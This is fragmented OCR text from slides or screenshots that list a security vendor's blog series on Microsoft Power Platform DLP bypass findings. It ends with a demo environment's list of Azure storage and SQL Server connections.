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

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Finding #1

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Read Blog

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DLP Bypass Uncov
Finding #2 – HTTP

Read more >

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Finding #3 - custom connectors
Read Blog

Microsoft Power P
DLP Bypass Uncov
Finding #3 – Cust
Connectors

Read more >

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Microsoft Power Platform DLP Bypass Uncovered
Finding #4 - Unblockable connectors
Read Blog

Microsoft Power Pl
DLP Bypass Uncov
Finding #4 – Unblo
connectors

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Finding #5 - Parent and child flow execution
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Yuval Adler
Customer Success Director

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

https://www.zenity.io/microsoft-power-platform-dlp-bypass-uncovered-finding-5-parent-and-child-flow-execution/

DLP bypass disclosure in process
Full writeup → bit.ly/mbrg-bhusa23



Connections in Zenity Demo (default)

Name	Modified	Status
https://enterpriseip.blob.core.windows.net/patentarchive Azure Blob Storage	26 min ago	Connected
jamieredingcustomerdata.file.core.windows.net Azure File Storage	25 min ago	Connected
Azure Queues Azure Queues	3 wk ago	Connected
jamieredingcustomerdata.table.core.windows.net/cust... Azure Table Storage		Connected
enterprisefinancial financialreports.database.windows.n... SQL Server		Connected
enterprisecustomers customercareinsights.database.... SQL Server	2 wk ago	Connected



Connections > enterprisecustomers customercareinsights.database.windows.net

Connector name

SQL Server

Description

Microsoft SQL Server is a relational database management system developed by Microsoft. Connect to SQL Server to manage data. You can perform various actions such as create, update, get, and delete on rows in a table.

Premium

Status

Connected

Owner

